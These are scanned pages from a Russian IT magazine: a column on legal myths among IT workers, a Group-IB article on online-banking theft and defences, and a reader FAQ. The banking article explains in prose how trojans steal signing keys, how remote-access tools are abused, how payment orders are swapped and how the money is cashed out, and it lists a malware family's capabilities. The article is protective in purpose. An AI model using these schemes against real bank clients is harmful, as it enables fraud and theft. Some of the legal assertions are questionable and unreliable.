Описанное в статье — только вершина айсберга под названием OpenStack. Чтобы описать систему полностью, понадобилась бы целая книга и огромное количество свободного времени. Но я надеюсь, что и эта небольшая порция информации поможет тебе начать освоение этого, без сомнения, грандиозного продукта, который в скором времени вполне может стать стандартом в среде открытых облачных сервисов.



Николай Николаевич Федотов, главный аналитик компании InfoWatch fnn@fnn.ru, infowatch.livejournal.com

Мифы и легенды современных айтишников

Восемь правовых сказок, в которые все еще верят большие мальчики

Есть знания, а есть верования. А еще есть глупость — это когда не отличают первое от второго. Знать, что именно ты не знаешь — это Конфуций и называл «правильным отношением» («Лунь Юй», 2, 17). Его главный мировоззренческий оппонент Лао Цзы говорил практически то же самое: «Кто болеет, зная о своей болезни, тот не болен» («Даодэцзин», 1, 71).

К сожалению, наш брат компьютерщик редко постигает эту мудрость и относится к гуманитарным областям немного свысока. И самоуверенно суется на чужое поле и в чужие правила. А потом удивляется, что там его обыгрывают.

Вот несколько типичных заблуждений айтишников, относящихся к правовой сфере. Подсчитай, в какой процент из них ты веришь.

- Программы бывают контрафактными;
- правильно составленный документ может избавить сисадмина от ответственности;
- если все зашифровать, то не будет доказательств;
- в суде можно доказать невиновность;
- программу можно запатентовать;
- надписи «(c) Copyright» и «All rights reserved» имеют смысл;
- свободные программы можно использовать без заключения лицензионного договора;
- место совершения компьютерного (кибер-) преступления находится в месте расположения сервера.

Когда автор зачитал эти утверждения в компании айтишников, то по меньшей мере на шесть из восьми утверждений он получил недоуменное: «Разве это миф? Это ж так и есть!». А теперь давайте разберем все эти утверждения с точки зрения современного права.

Программы бывают контрафактными (нелицензионными, пиратскими)

Хотя выражение «контрафактная/нелицензионная программа» широко применяется, оно не является корректным. Термин «контрафактный» вообще неприложим к объекту интеллектуальной собственности. Он может быть применен только к носителю такого произведения. Статья 1252 ГК дает такое определение контрафактного носителя: «материальный носитель, изготовление, распространение или иное использование ... которого приводят к нарушению исключительного права на результат интеллектуальной деятельности». Как видно из определения, контрафактность — не свойство программы, ее конкретного экземпляра или даже носителя. Контрафактность — это характеристика правоотношений, которые устанавливаются вокруг данного носителя. Люди договорились, заключили, к примеру, лицензионный договор — носитель в тот же момент стал нормальным (не контрафактным). Истек срок действия лицензии или были нарушены ее условия — бац, и тот же самый носитель с тем же самым ни на бит не изменившимся ПО превратился в контрафактный.

Понятно, что, исследовав программу или ее носитель, невозможно установить, в каких отношениях состоят или не состоят правообладатель с пользователем. Поэтому «экспертиза на контрафактность» — это пугало, фарс или даже откровенное нарушение закона. Кстати, для разъяснения последнего факта Верховный Суд РФ даже выпустил постановление № 14 от 26 апреля 2007 года. Не помогло.

То или иное техническое состояние копии программы или носителя не может свидетельствовать о юридических взаимоотношениях с правообладателем. Поэтому и «признаков контрафактности» тоже не существует: не могут существовать технические признаки правового явления; нельзя искать признаки какого-либо статуса вдали от того места, где этот статус устанавливается.

Правильно составленный документ может избавить сисадмина от ответственности

К автору иногда обращаются за консультацией инсталляторы, сайтовладельцы или создатели программ. «Чего бы такого, — спрашивают они, — написать в дисклеймере, договоре или лицензии, чтобы не отвечать за нарушение авторских прав, неправомерный доступ или вредоносные программы?» Автор им неустанно объясняет, что ответственность определяется только законом и ничем иным. Договор между сторонами имеет значение лишь в тех случаях, когда закон прямо на него указывает. А это — случай редкий. Таким образом, любые «заклинания» — что сказанные, что написанные, что «отлитые в граните» — не имеют значения для квалификации деяния. Это даже не норма. Это — принцип. Он именуется принципом законности и наряду с принципами справедливости и правосудия составляет базис современного права.

Обратившиеся за консультацией обычно кивают и... спрашивают: «Так все-таки, что написать в дисклеймере?». В прошлой статье автор



уже упоминал, что применительно к сисадмину, который понаставил в офисе пиратских программ, любая бумажка о «переложении ответственности» сыграет против него. Ответственность за нарушение авторских прав никуда не переложится, но у обвинения появится документ, подтверждающий сговор и заранее обдуманные намерения нарушить закон.

Если все зашифровать, то не будет доказательств

Для начала история из практики. Подозреваемый по делу о неправомерном доступе к компьютерной информации (ст. 272 УК РФ) на первом допросе гордо заявил, что у обвинения нет и не может быть никаких доказательств. Все его носители информации, изъятые при обыске, были зашифрованы стойким алгоритмом, который подозреваемый считал невзламываемым. Проверить стойкость шифрования в тот раз не довелось, поскольку ломать защиту никто даже не пытался.


Следователь просто допросил свидетелей. Утверждая, что доказательств нет, злоумышленник отчего-то забыл, что обо всех своих «успехах» сам рассказывал (и даже показывал) своим друзьям и знакомым. Которые, конечно же, не стали играть в мафию с обетом молчания «омерта», а все виденное и слышанное от «хакера» на допросах выложили.

Свидетельские показания традиционно являются главным доказательством на любом суде и ценятся много выше всех этих «современных штучек»: экспертиз, заключений специалиста, осмотров компьютера и так далее. На одних лишь показаниях свидетелей судебные дела решались тысячи лет. И ныне решаются в достаточном количестве. А зашифрованный «по самое не хочу» компьютер останется вечным памятником бессмысленному технократическому подходу.

Содержимое жесткого диска, конечно, может оказаться неплохим источником улик. Однако главным оно не было и не будет. Места «царицы доказательств», а также ее приближенных, прочно заняты. Правовые методы XXI века мало изменились по сравнению с технологиями юстиции, которые известны со времен Хаммурапи и Цицерона.

В суде можно доказать невиновность

В разных странах сложились различные распределения ролей между правоохранительными органами. Где-то на судебном заседании проводится полноценное расследование, устанавливаются факты, появляются и исследуются улики. Суд при этом может происходить довольно драматично, изобиловать сюжетными ходами и неожиданными ситуациями. В других странах вся детективная составляющая сдвинута на этап предварительного следствия, а на суде неожиданности исключены, суд выполняет роль финальной формальности. Россия относится ко второй группе. Все факты, все доказательства и их интерпретация должны быть готовы до суда. Полномочия судьи — рассмотреть представленные доказательства и вынести решение, которое фактически предопределено, поскольку ничего нового в материалах дела появиться не может. Так было и во времена СССР, когда судьи были значительно более независимы, чем ныне. Так было и при царе-батюшке. Однако основной источник знаний для простого народа — голливудские фильмы — опираются на совсем иную традицию. В англосаксонской системе роль следователя значительно меньше, а иногда он и вовсе отсутствует. Фактически следствие проводит судья, он же принимает все основные решения по ходу дела. Насмотревшись и начитавшись зарубежной криминальной прозы, русский человек делает странные выводы. И, оказавшись в роли подозреваемого, начинает себя странно вести. Да, в российских судах доля оправдательных приговоров сейчас составляет 0,8% (и то в основном за счет судов присяжных), в советские времена она была немногим выше. Потому что дела с недостаточными или неубедительными доказательствами в суд просто не отправлялись. Следователь сам «оправдывает», если убеждается в невиновности или если доказательств недостаточно. А в суд поступают только те дела, где доводы стороны обвинения убедительны. И судья их штампует. Такая система не лучше и не хуже заокеанской, место для справедливости в ней предусмотрено. А вот если иметь о ситуации ошибочное представление, можно опоздать со своей защитой, что во многих случаях и происходит. Автора неоднократно звали на роль консультанта или специалиста по компьютерным преступлениям, когда уголовное дело уже в суде. С огромным сожалением приходится отказываться,



поскольку «поздно пить «Боржоми»». Такие приглашения исходят от стороны защиты. А сторона обвинения, если и обращается за консультацией, то на этапе возбуждения уголовного дела или даже раньше — в период проведения оперативно-розыскных мероприятий. Тут специалист действительно может помочь.

Программу можно запатентовать

Патентное право (гл. 72 ГК) и авторское право (гл. 70 ГК) — это две разных отрасли права и два принципиально различных метода защиты интеллектуальной собственности.

Авторское право возникает в силу создания произведения (в том числе программы) и не требует совершения каких-либо формальностей. Патент выдается в результате процедуры государственной регистрации, причем не автору, а заявителю: тут «кто первый встал, того и тапки».

Авторское право защищает форму произведения и оставляет свободным его сущность (идею, описанный способ). Патентное право охраняет именно сущность изобретения, а форма его реализации при этом может быть любой.

Когда выбирали, каким именно институтом следует защищать компьютерные программы, пришли к выводу, что авторское право будет оптимальным. Иные отрасли интеллектуальной собственности (право на товарный знак, на изобретение, на технологию, на селекционное достижение и прочее) были признаны неподходящими.

Поэтому охраняется именно форма программы, то есть ее код (исполняемый и исходный). Если тот же самый алгоритм, способ, идею, метод осуществить другим кодом, написав его заново (без использования фрагментов чужого кода), это будет самостоятельная программа, самостоятельный объект авторского права.

Патенты подходят к защите интеллектуальной собственности совсем с иной стороны. Реализовав запатентованный метод в иной форме, иными средствами, иным кодом, мы нарушим чужой патент и совершим правонарушение. Даже если открыли этот способ самостоятельно и независимо.

Понятно, что патентная защита для ПО подходит плохо. Написал, скажем, командир Нортон своего знаменитого NC с двумя синими панельками — и никто другой уже не имел бы права делать так же: никаких панелек со списком файлов, никаких желтых рамочек на синем фоне (по крайней мере, без уплаты Нортону отчислений). Хорошо было бы? Плохо. Поэтому программы в большинстве стран не патентуются.

Однако нашлись четыре «инакомыслящих» страны. В США, Корее, Индии и Японии компьютерные программы являются ограниченно патентоспособными. Весь остальной мир смотрит на их горький опыт и жалеет несчастных софтопроизводителей из этих стран. Живется им действительно несладко. Почти все алгоритмы и визуальные решения интерфейсов имеют под собой патенты. Практически невозможно ничего написать, чтобы не наступить на чью-нибудь интеллектуальную собственность. Крупные фирмы имеют в активе по нескольку тысяч патентов на софт и договариваются с другими крупными о кросслицензировании. Суть его такова: мы вас не трогаем, вы нас не трогаете. Мелким же производителям договориться сложнее, приходится платить.

Надписи «(c) Copyright» и «All rights reserved» имеют смысл

Здесь мы имеем дело с типичным обезьянничаньем или, говоря по-научному, социальным наследованием. Одни повторяют за другими, третьи за четвертыми, а откуда взялась традиция, все уже забыли.

К счастью, автор раскопал источник и может пролить свет на это глупое заклинание «все права защищены». Когда-то давно, в дикие раннекопирайтные времена, в одной стране существовал закон: авторское право охранялось лишь в том случае, если издатель ставил на книге указанную надпись. Норма просуществовала всего несколько лет, однако традиция закрепилась.

Ныне во всем мире авторские права закрепляются за автором в силу создания произведения и не требуют исполнения каких-либо формальностей (п. 4 ст. 1259).

Надпись «© copyright» несет чисто информационный (уведомительный) характер: ее форма предписана ст. 1271 ГК, однако ее наличие или отсутствие не влечет каких-либо правовых последствий.

Свободные программы не требуют заключения лицензионного договора

GPL, BSD, GFDL и другие типы «свободных» лицензий — это не отрицание авторских прав, а обычные лицензионные договоры. Такие же, как проприетарные, только с особыми условиями — чаще всего, безвозмездные. Тем не менее, заключать их надо. Любое использование произведения без разрешения правообладателя (то есть без лицензионного договора) является незаконным и карается.

Да, тот же Линух или Файрфокс вполне могут быть «нелицензионными», то есть их использование — незаконным. Если пользователь не заключит договор путем нажатия кнопки «согласен» или иным приемлемым способом.

Место совершения киберпреступления находится в месте расположения сервера

Закон регулирует отношения между людьми — субъектами права. Всякие железки типа сервера, провода, а также байты с битами субъектами не являются. Поэтому значение имеет лишь то, где расположен человек: нарушитель прав или тот, чьи права нарушены, исполнитель, организатор, пособник и так далее. Переместив сервер в другую страну, мы ничуть не меняем правоотношений между пользователями, сайтовладельцами, регистраторами доменов и прочими субъектами сложных отношений. Единственное, чего можно достичь таким переводом, это затруднить сбор доказательств. И то — лишь в том случае, когда содержимое сервера является таковым.

Если, к примеру, один гражданин, находясь на территории РФ, оскорбил публично (ст. 130 УК) другого гражданина, находящегося на той же территории, то дело будет решаться исключительно в российской юрисдикции по российским законам. При этом никого не интересует, какими техническими средствами это оскорбление было донесено до публики — звуковыми колебаниями, радиоволнами, буквами на бумаге или IP-пакетами, и по каким проводам и эфирам они пробегали. Имеет значение лишь местонахождение субъектов права, то есть людей.

Заключение

Мифы передаются от человека к человеку в ходе практической деятельности. Разоблачаются они в ходе глубокого изучения теории. Сильная степень твоей мифологизации означает лишь то, что ты — практический работник, предпочитающий действовать, а не копаться в книгах. Если ограничивать себя единственной областью деятельности, своей узкой специализацией, то подобные мифы, наверное, не несут вреда. Риск проявляется лишь при расширении сферы интересов.

Статьи, которые Николай Федотов публикует в этой рубрике, пишутся исключительно для тебя. Да-да, не прячься за страницей с рекламой, именно для тебя. Поэтому не стесняйся, присылай свои вопросы по «айтишному» праву на мыло редактора: lozovsky@gameland.ru. Когда их наберется достаточное количество, мы сделаем статью «Правовой FAQ», сделанную по вопросам наших читателей.
Ты спрашиваешь — мы отвечаем. Это справедливо.


MANTV



Александр Писемский Group-IB, pisemskiy@group-ib.ru



Скажи нет атакам на онлайн-банкинг

Предотвращаем хищения в системе дистанционного банковского обслуживания

Идея написать такую статью у меня зародилась уже достаточно давно. Решающим толчком к ее написанию послужило хищение в размере 400 млн рублей, с которым специалистам Group-IB пришлось иметь дело в декабре 2010 года. Преступление было спланировано и реализовано точно так же, как и сотни других подобных инцидентов, случающихся ежедневно по всей России. Однако еще ни одно происшествие с системой ДБО, свидетелями которых мы были, не касалось таких внушительных сумм.

В этой статье я хочу рассказать о схемах совершения хищений с использованием системы «Интернет-банк» или «Банк-Клиент», а также о противоборстве им. При этом мы не будем рассматривать случаи, когда за организацией хищения стоит внутренний сотрудник: это тема, которая заслуживает отдельного рассмотрения.
Мошенничества в системах дистанционного банковского обслуживания мы начали фиксировать в первой половине 2008 года. С тех пор злоумышленники отработали схемы кражи банковских ключей и данных для авторизации, а также методы обналички денежных средств, что дало им возможность поставить эти преступления на поток. За ноябрь 2010 года мы зафиксировали 76 фактов мошенничества в системах ДБО, 46 из них затрагивали юридических лиц. Благодаря оперативной реакции пострадавших клиентов и банков удалось остановить 35 инцидентов еще до момента обналичивания денег, что позволило вернуть их пострадавшей стороне.

Понимание методов совершения преступлений


При восстановлении обстоятельств инцидентов в ходе криминалистических исследований рабочих станций, на которых работали с ДБО, тщательному анализу подвергаются журналы межсетевых экранов и прокси, а также другие источники информации. Нашими экспертами определяются причины инцидента, методы и средства, которыми пользовались злоумышленники, хронология их действий.
Наиболее частый сценарий совершения преступления состоит из трех основных этапов: получение информации для доступа в систему ДБО, проведение мошеннической операции, обналичка денег. Рассмотрим каждый из этапов.

1. Получение информации для доступа в систему ДБО.

Как я уже говорил, в данной статье мы рассматриваем случаи, когда мошенник является внешним лицом по отношению к организации или человеку, то есть не имеет физического доступа к авторизационным данным системы ДБО. В таких случаях кража данных для авторизации (логин/пароль и ключи ЭЦП) производится с помощью вредоносного программного обеспечения. Чаще всего это вариации хорошо известного трояна Zeus, доработанные необходимым функционалом.
Как правило, заражение происходит при посещении скомпрометированного веб-сайта, на котором злоумышленниками были внедрены различного рода iframe- или Java-скрипты, эксплуатирующие незакрытые уязвимости в браузерах или их модулях (Adobe Flash, Adobe Reader, Java и других). В ходе эксплуатации уязвимости на рабочий компьютер пользователя загружается вредоносное ПО, которое детектирует, с какими приложениями работает пользователь. При обнаружении следов работ с системами ДБО или системами электронных денег, на компьютер дозагружаются вредоносные модули, предназначенные для кражи авторизационных данных.
Современные трояны имеют широкий функционал и способны работать одновременно с несколькими системами ДБО, обеспечивать возможность удаленного доступа злоумышленника и сокрытие следов преступления.
Как только троян собирает необходимую информацию, он передает ее на контроллер ботнета, где она обрабатывается злоумышленниками. На ботнет-контроллер передается следующие данные: пары логин/пароль, ключи ЭЦП, информация о носителе ключей ЭЦП (токен, флешка, дискета).

2. Проведение мошеннической операции

При получении данных от трояна, мошенники проверяют полученные сведения и их достаточность для совершения преступления. Здесь особую роль играют средства защиты, применяемые банком и его клиентом. Контроль IP-адресов, наличие токенов или одноразовых паролей меняют подход злоумышленников при дальнейшем осуществлении мошенничества. В случае хранения ключей ЭЦП на незащищенном носителе (жесткий диск компьютера, флешка, дискета, реестр операционной системы) и отсутствия на ДБО-сервере банка контроля IP-адресов клиентов злоумышленник может отправить мошенническое платежное поручение с любого внешнего IP-адреса, что существенно упрощает задачу.
Постепенный переход банков на средства двухфакторной аутентификации заставил злоумышленников искать новые методы совершения преступления. Выход был найден. Сейчас наиболее распространенным способом обхода применения токенов в качестве хранилища ключей ЭЦП служат средства удаленного администрирования, такие как RDP, VNC, Radmin, TeamViewer. Использование средств удаленного администрирования позволяет отправлять платежные поручения непосредственно с компьютера бухгалтера, в который вставлен токен. При этом часто используется служба терминального сервера Windows, что позволяет злоумышленнику работать параллельно с легитимным пользователем. Для организации туннелей до скомпрометированных компьютеров применяются общедоступные VPN-клиенты OpenVPN и Hamachi.
Также активно развивается функционал вредоносного ПО. К нам попадают трояны, которые способны самостоятельно работать со




смарт-картами и токенами, используя стандартный API Windows. Кроме того, троянами производится подмена легитимных платежных поручений на мошеннические при отправке их на подпись в токен, при этом пользователь ДБО видит, как его платежное поручение было успешно подписано и отправлено в банк.
Как только мошенническая операция проведена, и платежное поручение отправлено, главная задача злоумышленников — ограничить доступ легитимного пользователя к системе ДБО. Для этой цели могут использоваться различные методы: смена пароля от системы ДБО, вывод из строя компьютера клиента банка, DDoS-атака на ДБО-сервер банка. Чаще всего форматируют жесткий диск пользователя или удаляют один из компонентов операционной системы (например, NT Loader). Тем временем, пока все силы клиента банка брошены на восстановление работоспособности компьютера, деньги покидают его счет и попадают в руки преступников.
3. Обналичка
Этот этап чаще всего отдается на аутсорсинг специализированным группам лиц, имеющим тесные связи с организованными преступными группировками. Для вывода денег могут использоваться счета подставных фирм либо дебетовые карты физических лиц. Схема обналички начинает разрабатываться еще во время подготовки к краже денег, так как она зависит от суммы денежных средств, которую нужно вывести. В случае небольших сумм (до 2 млн рублей) чаще всего используются пластиковые карты физических лиц, причем предпочтительны те банки, в которых большие лимиты по выдаче наличности в банкоматах. В случае крупных сумм используется цепочка счетов подставных компаний и физических лиц: в ходе переводов сумма дробится для облегчения снятия наличных денег.


Противодействие мошенничеству

Итак, пришло время понять, как можно защитить свои деньги и деньги работодателя от неправомерных посягательств третьих лиц. Прежде всего стоит разобраться, какие средства защиты имеются в самой системе ДБО, и как их можно использовать. Часто клиенты банков даже не знают о возможности контроля доступа к системе ДБО по IP-адресам или о об использовании токенов для хранения ключей ЭЦП. Другой проблемой является нежелание клиента платить за дополнительные средства обеспечения безопасности, так как у него нет понимания степени критичности риска мошенничества. При возможности выбора банка стоит отдать предпочтение той кредитной организации, которая предлагает своим клиентам безопасный сервис по работе с системой ДБО: средства надежного хранения ключей, одноразовые пароли, систему противодействия мошенничеству, встроенную в ДБО.
В любом случае, необходимо понимать, что наличие средств защиты на стороне банка не гарантирует абсолютной безопасности. Наш опыт показывает, что в 80% случаев причиной инцидента является несоблюдение требований безопасности на стороне клиента банка.
При организации рабочего места, на котором будут работать с системой «Банк-Клиент» или «Интернет-банк», необходимо предусмотреть возможные пути компрометации данных авторизации и обеспечить их надежную защиту. Идеальным вариантом является выделенная рабочая станция, предназначенная исключительно для работы с банком. На ней необходимо ограничить сетевые взаимодействия списком IP-адресов и доменных имен доверенных узлов: сервер ДБО банка, корпоративный сервер 1С, сайт Центрального банка, сервер налоговой инспекции. Данная машина должна иметь обновленный антивирус и установленные обновления безопасности программного обеспечения. Если нет возможности выделить под цели ДБО физическую машину, то можно использовать виртуальную.
Не забывайте про организационные меры, которые в большинстве случаев являются намного эффективнее технических мер. Необходимо регулярно менять пароли во всех системах, предоставлять пользователю только необходимые для работы права, уделять внимание хранению ключей ЭЦП, иметь отработанные процедуры реагирования на инциденты. Наличие хорошо отлаженных схем своевременной реакции на происшествия позволит снизить ущерб в случае мошенничества и предотвратить хищение. Своевременное выявление факта преступления и оперативное реагирование в течение 4 часов с момента отправки платежного поручения гарантируют возврат денежных средств на счет в 80% случаев.
Наиболее яркими признаками готовящегося мошенничества являются:
• нестабильное функционирование ПК, на котором работают с системой ДБО (медленная работа, произвольная перезагрузка, другие неполадки);
• выход из строя ПК, на котором работают с ДБО;
• перебои с доступом в систему ДБО;
• невозможность авторизации в системе ДБО;
• DDoS-атака на вашу ИТ-инфраструктуру;
• несоответствие порядковых номеров платежных поручений;





Консоль управления ботнетом



Команды для бота

• попытки авторизации в ДБО с других IP-адресов или в нерабочее время.

В случае обнаружения факта мошенничества необходимо максимально быстро сообщить о происшествии в банк с целью остановки платежа и блокирования доступа к системе ДБО со скомпрометированными ключами и паролем. Также следует немедленно обесточить ПК, с которого предположительно были похищены ключи и данные для авторизации в системе ДБО, и обеспечить неизменность его состояния до приезда правоохранительных органов. Если в компании имеется межсетевой экран или прокси-сервер, на котором ведутся логи, то необходимо произвести их сохранение на неперезаписываемый носитель информации. В случае самостоятельного расследования или привлечения для этих целей консультантов не допускается работа с оригиналами носителей информации, так как это может повредить целостности доказательств, хранящихся на них. Оригиналы носителей необходимо опечатать и поместить в сейф, а также оформить данные действия протоколом изъятия и скрепить его подписями свидетелей и исполнителя. Обязательно напишите заявление о произошедшем в милицию. По возможности дополните заявление результатами самостоятельного расследования инцидента. Эта информация поможет быстрее принять решение о возбуждении уголовного дела. Даже если мошенничество не было завершено, и вы успели остановить его, инцидент остается уголовным преступлением, которое попадает под ряд статей, начиная от создания и распространения вредоносного программного обеспечения и заканчивая попыткой хищения в особо крупном размере. Дежурный в отделении милиции обязан принять и зарегистрировать ваше заявление.

Заключение

Осознание реальности угрозы является серьезным побуждением к действию. Применение простых, но эффективных мер по снижению рисков мошенничества поможет обезопасить личные сбережения и денежные средства на счету работодателя. Уже один день работы специалиста по информационной безопасности позволит создать защищенную среду для работы с системой ДБО. Учитывая, что средний ущерб от мошенничества составляет порядка 2 млн рублей, то эти минимальные затраты являются отличными инвестициями.]I[

Алгоритм действий при наступлении инцидента в ДБО

1. Ограничить доступ к объектам, задействованным в инциденте.
2. Написать служебную записку от имени сотрудника пострадавшей компании на имя генерального директора о факте возникновения инцидента.
3. Привлечь компетентных специалистов для консультации.
4. Обеспечить сохранность доказательств:
• отключение от сети питания;
• снятие энергозависимой информации с работающей системы;
• сбор информации о протекающем в реальном времени инциденте;
5. В присутствии третьей независимой стороны произвести изъятие и опечатывание носителей информации с доказательной базой
• Задокументировать изъятие Актом.
• Составить детальную опись объектов с информацией и их источников.
• Задокументировать процесс на видеокамеру.
• Хранить опечатанные объекты вместе с актом в надежном месте до передачи носителей на исследование или правоохранительным органам.
6. При проведении исследования обеспечить неизменность доказательств. Работать с копией.
7. При обращении в правоохранительные органы представить им подробное описание инцидента, описание собранных доказательств и результаты их анализа.

Функционал вредоносного программного обеспечения Win32/Spy.Shiz.NAL

• Детектирует и обходит все общеизвестные антивирусы и межсетевые экраны;
• включает и настраивает Terminal Services (RDP);
• загружает и устанавливает в скрытом режиме OpenSSL;
• создает учетные записи Windows для своих пользователей;
• получает доступ к установленным браузерам;
• крадет пользовательские данные;
• работает с Crypto API.

Целевые приложения:
ДБО «BS-Client»;
ДБО «iBank»;
СКЗИ «Бикрипт-КСБ-С»/ДБО «Faktura»;
ДБО «Инист»;
ЭПС WebMoney;
ДБО HandyBank;
ДБО «РФК»;
СКЗИ «Агава»/ДБО «InterBank»;
ДБО «Inter-PRO»;
ДБО РайффайзенБанк;
ДБО Альфабанк;
покерные клиенты.

Антон «Ant» Жуков antitster@gmail.com, Степан «Step» Ильин twitter.com/stepah

faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: Скажи, как оперативно проверить свой софт на наличие уязвимостей, не устанавливая никакие дополнительные программы? Зачастую поставить авер невозможно из-за банального отсутствия прав.

A: В такой ситуации выручат клиентские сканеры client-side уязвимостей. Это модный тренд, поэтому многие компании, специализирующиеся на ИБ, сейчас активно разрабатывают подобные решения. Основная фишка в том, что от пользователя требуется лишь перейти на специальный сайт, а устанавливать что-либо в системе не нужно. Вот наш список рекомендуемых сервисов:

- **SurfPatrol** (surfpatrol.ru). Проверка безопасности браузера и разных браузерных плагинов (QuickTime, Flash, Adobe Reader, Silverlight, Java и так далее). Если что-то из списка устарело, SurfPatrol тут же даст знать.
- **Secunia Online Software Inspector** (secunia.com/vulnerability_scanning/online). Анализ операционной системы и программ на наличие небезопасных версий и неустановленных патчей. Онлайн-аналог их известной десктопной программы PSI.
- **Panda ActiveScan 2.0** (pandasecurity.com/homeusers/solutions/activescan). Реализованный через ActiveX-компонент антивирус от компании Panda Security.
- **Check Your Plugins** (mozilla.com/plugincheck). Экспресс-проверка безопасности установленных аддонов для Firefox'а.

Q: Пишу приложение для мониторинга, которое в случае проблем должно оповещать администратора с помощью SMS-сообщения. Нынешняя убогая система использует старый телефон, подключенный через COM-порт :).

A: Самый сбалансированный вариант — воспользоваться уже знакомым нам сервисом **Clickatell Bulk SMS Gateway** (clickatell.com). Мы когда-то давно писали о нем, как о способе отправки SMS'ок с произвольным именем отправителя (атака «Fake ID»). Но этот SMS-шлюз непременно пригодится не только для баловства. Сервис имеет очень толковую систему API, позволяющую встроить отправку сообщений в любое приложение. Полное описание системы представлено на специальной странице для разработчиков (clickatell.com/developers/clickatell_api.php), но чтобы продемонстрировать простоту подхода, приведу пример сценария на PHP. В основе скрипта лежит обращение к HTTP API Clickatell:

```
<?
// имя пользователя в системе
$user = "user";
